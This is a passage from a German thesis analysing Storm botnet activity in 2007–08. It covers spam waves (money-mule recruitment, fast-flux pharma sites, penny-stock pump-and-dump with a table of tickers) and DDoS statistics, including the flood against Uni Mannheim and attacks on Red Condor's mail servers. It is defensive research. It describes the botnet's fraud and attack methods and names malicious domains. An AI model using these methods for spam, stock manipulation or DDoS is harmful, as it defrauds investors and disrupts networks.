Beim Stockspam, der in 4.1.2 gesondert untersucht wird, handelt es sich um die größte Einzelkategorie, die sich über die gesamte Zeitspanne hinauszieht. Besonders starke Vorkommen dieser Nachrichten konnten Ende August/Anfang September und zwischen Mitte November und Mitte Dezember beobachtet werden. Diese zweite Anhäufung findet während einer Phase sonstiger Inaktivität von Storm statt.

Eine Ausnahme bildete eine kurze Welle von Nachrichten am 22. 11. 07, die der Kategorie „Money“ zugeordnet wurde. Dieser Schub propagierte die nach kurzer Zeit vom Netz genommene Site `stc-profit.com`, welche ein Internetforum bereitstellte, das Mittäter zur Geldwäsche suchte. Ein Whois-Lookup dieser Domain lieferte die gleichen Ergebnisse wie die bereits am 13. 09. 07 per Spam verbreitete Domain `vs-amounts.net` (ebenfalls Kategorie „Money“), welche das gleiche Ziel verfolgte.





Abbildung 4.1: Aufgezeichnete Spam-Mails von Ende August 2007 bis Mitte Januar 2008. Die mit „(x)“ gekennzeichneten Kategorien sind um den Faktor 10 verkleinert dargestellt.



(a) Häufigkeit der Kategorien „Verbreitung“ und „Finanzen“.

(b) Prozentuale Auftrittsverteilung der Spam-Ziele.

Abbildung 4.2: Abbildung 4.2b zeigt die regionale Verteilung der Ziele des Spamming, während in 4.2a die Gesamtanzahl versendeter Mails pro Region abgebildet werden. Zusätzlich wurden pro Region die Mails in die Kategorien „Verbreitungsmails“ (Kitty, Halloween, Video, NFL...) und „Mails zu finanziellen Zwecken“ (Stockspam, Pharmacy...) unterteilt.

Die zweite Unterbrechung der etwa fünfwöchigen Phase ab 12. November fand am 05. 12. 07 statt. An diesem Tag wurden Mails aufgezeichnet, die gut bezahlte Jobs bei der Firma „Jenny Group Incorp.“ anboten. Die zugehörige Domain `jennygroupincorp.com` wurde am Tag zuvor anonymisiert über `register.com` registriert.

Beim letzten Spam-Typ, der nicht den Verbreitungsmails zuzuordnen ist, handelt es sich um Pharma-Spam. Dieser tritt in mehreren verschiedenen Versionen auf. In der Periode vom 18. 09.–28. 9. 2007 enthielten die versendeten Mails jeweils einen Link auf eine der Domains `songtect.com`, `sonisur.com`, `sonqlika.com`, `sooseong.com`, `sopiflex.com` usw., die jeweils auf `Speshilov Evgeny, Speshilov INC, Marksa 52, Office 12, Omsk` registriert waren. Diese Sites boten diverse „Vergrößerungspillen“ an und waren mit „Elite Herbal“, „Herbal King“ oder „Express Herbals“ betitelt. Nach spamtrackers.eu [70] handelt es sich dabei um im großen Umfang gespammte Sites, deren Server geographisch in Hongkong und Indien zu finden sind.

Zeitgleich trat eine zweite Pharma-Spam-Welle auf. In dieser wurden Links der Form `http://wjoef.parttiny.cn/?808849509669` mit einer Vielzahl chinesischer Domains gefunden. Die beworbenen Seiten gaben sich dabei als seriöse Anbieter aus Kanada („Cana-

dian Pharmacy“) aus und boten die üblichen Pillen und Medikamente an. Der Beginn der bisher massivsten Pharma-Welle wurde Mitte Januar 08 aufgezeichnet. Dieses Mal besaßen die Links die Form `http://idos.windowsoxonline.com` und wurden mit offensichtlich falschen Daten (`Fortune Hotel, China Town, Canada, 47820`) registriert. Die Seiten („European Pharmacy“) selbst, waren in ihrem Aufbau und ihrer Aufmachung identisch mit den zuvor genannten. Die Domains beider Varianten nutzten Fast-Flux-Techniken, um die Rückverfolgung zu erschweren. Sowohl vier NS-Records, als auch zwanzig DNS-A-Records wurden im Round-Robin-Verfahren durchlaufen und in größeren Abständen durch neue IP-Adressen ersetzt.

Nachdem nun alle Typen der Kategorie „Mails zu finanziellen Zwecken“ angesprochen wurden, werden sie in Abbildung 4.2a auf der vorherigen Seite den Verbreitungsmails gegenübergestellt und deren Anzahl pro Region verglichen. Es fällt auf, dass lediglich in Deutschland die Anzahl der Verbreitungsmails der zweiten Kategorie nachsteht. Dies legt den Schluss nahe, dass die Botnetz-Betreiber lokalisiert operieren und die Mails an die Zielgruppe anpassen. Um einen möglichen Zufall auszuschließen, wurden Mails an deutsche E-Mail-Adressen separat ausgewertet. Es konnte festgestellt werden, dass in jedem größeren Schub gesendeter Mails an deutsche Empfänger die zugehörigen Texte bzw. Anhänge in deutscher Sprache (oftmals schlecht übersetzt) verfasst sind. Dies bestätigt oben genannte Schlussfolgerung.

4.1.2 Exemplarische Untersuchung der Auswirkungen von Stockspam auf den Aktienkurs

Unter den gespammten Mails nimmt der Stockspam einen Anteil von etwa 10 % ein. Dieser wurde neben der gewöhnlichen Form als Text in der Form von Excel-, PDF- und MP3-Dateien sowie in Bildformaten versandt. Bei den beworbenen Aktien handelt es sich um so genannte Penny-Stocks. Dies sind Aktien, „deren Wert unter einer Einheit in lokaler Währung liegt“ [93]. In den USA werden darunter Aktien mit einem Wert unter 5 $ verstanden. Sie werden in der Regel nicht an den Wertpapierbörsen gehandelt, sondern „over-the-counter“ (*OTC-Handel*), also direkt zwischen zwei Parteien.

Böhme und Holz [5] untersuchen im Paper „The Effect of Stock Spam in Financial Markets“ die Auswirkungen von Stock-Spam auf die Aktienkurse der beworbenen Wertpapiere. Sie nehmen an, dass Spammer gezielt auf Penny-Stocks setzen, da deren Kurs mit relativ geringen Mitteln zu deren Gunsten beeinflusst werden kann. Dazu kaufen sie Aktien und versenden danach Mails an viele potentielle Investoren und stellen diese Aktien als besonders potent dar und versprechen hohe Gewinne. Investieren nun entsprechend viele Empfänger in das angepriesene Wertpapier, steigen die Kurse, worauf es vom Spammer mit geringem Gewinn abgestoßen wird. Die Autoren kommen zu dem Schluss, dass diese als *Pump and Dump*-Vorgehen bezeichnete Strategie für die Spammer im Mittel gesehen, tatsächlich erfolgreich ist.

Symbol	Unternehmen	Beginn	Ende	Kurs [$]	realer Kurs [$]
ERMX	EntreMetrix Inc.	29. 08. 2007	03. 01. 2008	0, 087	0, 087
VGPM	Vega Promotional	01. 09. 2007	02. 01. 2008	0, 07	0, 07
SREA	Score One Inc.	23. 09. 2007	23. 09. 2007	0, 10	0, 10
HXPN	Harris Expl. Inc.	22. 10. 2007	12. 11. 2007	0, 14	0, 19
PPYH	Physical Property	27. 10. 2007	28. 10. 2007	0, 25	0, 29
HPGI	Hemisphere Gold	14. 11. 2007	02. 01. 2008	1, 20	1, 10
CRLR	Chanaral Resources Inc	15. 11. 2007	02. 01. 2008	0, 12	0.35
ETGU	EnerBrite Technologies Group, Inc.	18. 11. 2007	02. 01. 2008	0, 008	0.008
BSGC	Bigstring Corp.	19. 12. 2007	19. 12. 2007	0, 25	0.2625
SMEV	Simulated Env Concepts Inc.	02. 01. 2008	02. 01. 2008	0, 006	0.70

Tabelle 4.1: Von Storm beworbene Penny-Stocks im Zeitraum von August ’07 bis Januar ’08. „Beginn“ und „Ende“ geben das jeweilige Datum des ersten und letzten Vorkommens, „Kurs“ den in der Mail angegebenen und „realer Kurs“ den auf `nasdaq.com` ermittelte Kurs an.

Zwischen August 2007 und Januar 2008 wurden zehn verschiedene Aktien, deren Kurs beim erstmaligen Auftritt zwischen 0,006 $ und 1,20 $ betrug, durch Storm gespammt. Tabelle 4.1 gibt einen Überblick. Zu jedem Ticker-Symbol wird das zugehörige Unternehmen, sowie die Daten des erstmaligen und letzten Vorkommens im aufgezeichneten Spam gezeigt. Da die Daten, welche von `nasdaq.com` bezogen wurden, Lücken aufweisen, wird sofern zum jeweiligen Tag kein Datensatz besteht, als realer Kurs der letzte bekannte angenommen.

Abbildung 4.3 zeigt den Kursverlauf aller Wertpapiere, unmittelbar vor und nach dem Auftreten von Stockspam. Die Anzahl aufgezeichneter Mails wird auf der linken Y-Achse (um den Faktor 10 verkleinert) dargestellt. Die rechte Achse repräsentiert den jeweiligen Kurs in Dollar. Aus Gründen der Übersichtlichkeit beschränkt sich die Darstellung auf die erste Stock-Spam-Welle, falls mehrere pro Aktie in größeren Abständen auftraten.

Während bei einigen Aktien (ERMX/NTCX, CRLR, BSGC und SMEV) ein direkter Zusammenhang zwischen Auftritt des Spams und Kursentwicklung nicht unmittelbar erkennbar ist, ergibt sich bei den restlichen Wertpapieren ein anderes Bild. Hier folgt direkt mit oder nach einer Spam-Welle ein geringer Kursanstieg. Nach Böhme und Holz [5] operieren Stock-Spammer weitestgehend an Arbeitstagen. Im Falle des Storm-Bots kann jedoch auch gezielter Spam an Wochenenden erkannt werden.

Kursanstiege nach Spam am Sonntag, den 18. 11. 07 und am Wochenende des 24. und 25. Novembers 2007 können beim Wertpapier ETGU beobachtet werden. In Anhang




Abbildung 4.3: Charts der beworbenen Aktien. Die linke Y-Achse repräsentiert die um den Faktor 10 verkleinerte Anzahl an Spam-Mails, die rechte Y-Achse gibt den jeweiligen Kurs in Dollar wider.

A.6 wird exemplarisch eine zugehörige Mail präsentiert. In ihr wird auf eine besonders aussichts- und erfolgreiche Zukunft des Unternehmens hingewiesen und dem Empfänger werden hohe Gewinne vorausgesagt, sollte er am folgenden Montag in diese Aktie investiert. Gleiche Gegebenheiten sind bei der Aktie von Score One (SREA) festzustellen. Nach Spam am Sonntag steigt der Kurs von 0,10 $ auf bis zu 0,16 $ am Montag, was einem Gewinn von 60 % entspricht. Weitere Beispiele für Stock-Spam vor einer neuen Arbeitswoche sind die Wertpapiere VGPM und PPYH.


Natürlich reichen die erhobenen Daten nicht aus, um endgültige Aussagen über mögliche Auswirkungen auf den Aktienmarkt treffen zu können. Zudem wurden mit Ausnahme des visuellen Vergleichs zwischen Auftritt des Spams und unmittelbarer Änderung des Aktienkurses keinerlei zusätzliche Analysemethoden angewandt. Trotzdem scheint eine Beeinflussung des Aktienmarktes, wenn auch nur in geringem Umfang, nicht unwahrscheinlich.

4.2 DoS-Angriffe

Dieser Abschnitt befasst sich mit der Auswertung der DoS-Angriffe und ist in zwei Teile untergliedert. Der erste befasst sich mit einem Angriff gegen die Universität Mannheim im Juli 2007, während der zweite Teil Statistiken der aufgezeichneten Attacken des observierten Bots präsentiert. Jedes Ping-Paket(ICMP Typ 8) enthält 32 Bytes Daten (`abcdefghijklmnopqr....A...A...A.`) und wird mit einer TTL von 222 versendet.

4.2.1 Angriff gegen die Uni Mannheim

Am 10. 07. 2007 wurde ein DDoS-Angriff gegen eine IP-Adresse der Uni Mannheim, ausgehend vom Peacomm-Netzwerk gestartet. Provoziert wurde die Attacke unbeabsichtigt durch den parallelen Download von Storm-Binaries von verschiedenen IP-Adressen. Vom Angriff, der mehrere Stunden andauerte, wurden einige Minuten aufgezeichnet. Abbildung 4.4a zeigt die Anzahl eingegangener ICMP-Pakete pro vollendeter Minute in der ersten Zeit der Aufzeichnung. Hier wurden, wie auch in den restlichen Daten, pro Minute etwa 3,1 Mio. eingehende Pings registriert. Die resultierende Datenrate betrug konstant etwa 31 $\frac{\text{Mbit}}{\text{s}}$, so dass in einer knappen halben Stunde mehr als 7 GB Daten zusammenkamen. Der Angriff wurde innerhalb dieser Zeitspanne von 1430 verschiedenen IP-Adressen ausgeführt. Somit beträgt die durchschnittliche Übertragungrate der Angreifer lediglich 2,6 $\frac{\text{KB}}{\text{s}}$. Abbildung 4.4b zeigt die Herkunftsverteilung der eingehenden Pakete. Sie stammen von Rechnern aus insgesamt 45 Ländern. Den größten Anteil mit 87,1 % hat die USA inne, gefolgt von Kanada mit 3,29 % und Großbritannien mit 1,33 %. IP-Adressen, deren Anteil unter 1 % beträgt wurden in die Kategorie „Andere“ zusammengefasst, welche mit 8,19 % den zweitgrößten Anteil besitzt. Anhang A.7 zeigt die zehn umfangreichsten Angriffe auf, absteigend sortiert nach der Anzahl eingehender ICMP-Pakete.



(a) Konstante Übertragungsrate von 31 Mbit/s.


(b) Häufigkeitsverteilung der Ursprungsländer der Angreifer.

Abbildung 4.4: DDoS-Angriff gegen die Universität Mannheim.


4.2.2 Ausgehende Angriffe

In der Zeit zwischen Ende August 2007 und Mitte Januar 2008 wurden Angriffe gegen 99 verschiedene Ziele registriert und etwa 30 Millionen Pings versendet. Die Angriffswellen dauerten dabei zwischen wenigen Sekunden bis annähernd 9 Stunden, wobei die durchschnittliche Dauer pro Ziel 90 Minuten betrug. Die Pings wurden mit der konstanten Geschwindigkeit von 61 Paketen pro Sekunde versendet. Die erreichten Übertragungsraten beliefen sich einschließlich dem regulären Overnet-Traffic auf Werte um 17 KB/s. In Abbildung 4.5 wird ein Überblick über die Angriffe bezüglich betroffener Regionen bzw. Länder gegeben. 4.5a zeigt die prozentuale Auftrittshäufigkeit eines Landes an der Gesamtmenge aller Ziele. Die meisten attackierten Ziele mit einem Anteil von 33 % sind in den USA registriert. Danach folgen China mit 12 %, Thailand und Südkorea mit jeweils 6 % und schließlich Hongkong und Irland mit wieder jeweils 5 % Anteil. Ziele, deren Häufigkeit weniger als 1 % beträgt, wurden in der Kategorie „Andere“ zusammengefasst.

Unterabbildung 4.5b hingegen stellt den Anteil eines Landes an der Gesamtmenge aller gesendeten Pakete dar. Hier tauschen China und die USA ihre führenden Positionen. China vereint 18 % des gesamten Datenaufkommens, die USA 11 %. Danach folgen Hongkong (10 %), Spanien (8 %), Ägypten (8 %) und Thailand mit 7 %. Grob betrachtet korrellieren beide aufgezeigten Häufigkeiten, lediglich Spanien und Ägypten fallen dabei aus dem Schema heraus. Dies resultiert aus jeweils einem massiven Angriff von 9 bzw. 3,5 Stunden



(a) Auftrittsverteilung attackierter DoS-Ziele nach Land.



(b) Auftrittsverteilung attackierter DoS-Ziele nach Land und absolutem Anteil versendeter Pings.

Abbildung 4.5: Ziele der DoS-Angriffe des observierten Bots. *Leseart*: Während ⅓ der Ziele in den USA liegt (4.5a), beträgt der entsprechende Traffic nur 16,35 % an der Gesamtmenge übertragener Daten (4.5b). Kategorien mit jeweils weniger als 1 % Auftrittshäufigkeit wurden zu „Andere“ zusammengefasst.

Dauer gegen jeweils ein Ziel mit statischer IP-Adresse. Anhang A.8 listet die am umfangreichsten angegriffenen Adressen auf. Die beiden zuvor genannten Ziele nehmen dort die ersten beiden Plätze ein.

Etwa 1/3 aller Angriffe richtete sich gegen dynamisch zugeteilte IP-Adressen. Bei einem weiteren Drittel handelte es sich um statische Adressen, der Hostname des letzten Drittels konnte nicht aufgelöst werden. Von den statischen Adressen konnten 16 der insgesamt 99 Ziele dem Unternehmen Red Condor, einem IT-Unternehmen, das sich auf Lösungen zur E-Mail-Sicherheit spezialisiert hat, zugeordnet werden. Am 17. Januar 2008 wurde Red Condor Opfer einer DDoS Attacke durch den Storm-Bot, der mehrere Stunden andauerte. Dabei waren die Angriffe jeweils gegen verschiedene SMTP-Server (`smtp155.redcondor.com`, `smtp15.redcondor.net` usw.) gerichtet, die wahrscheinlich von Kunden der angebotenen „Hosted Services“ genutzt werden.

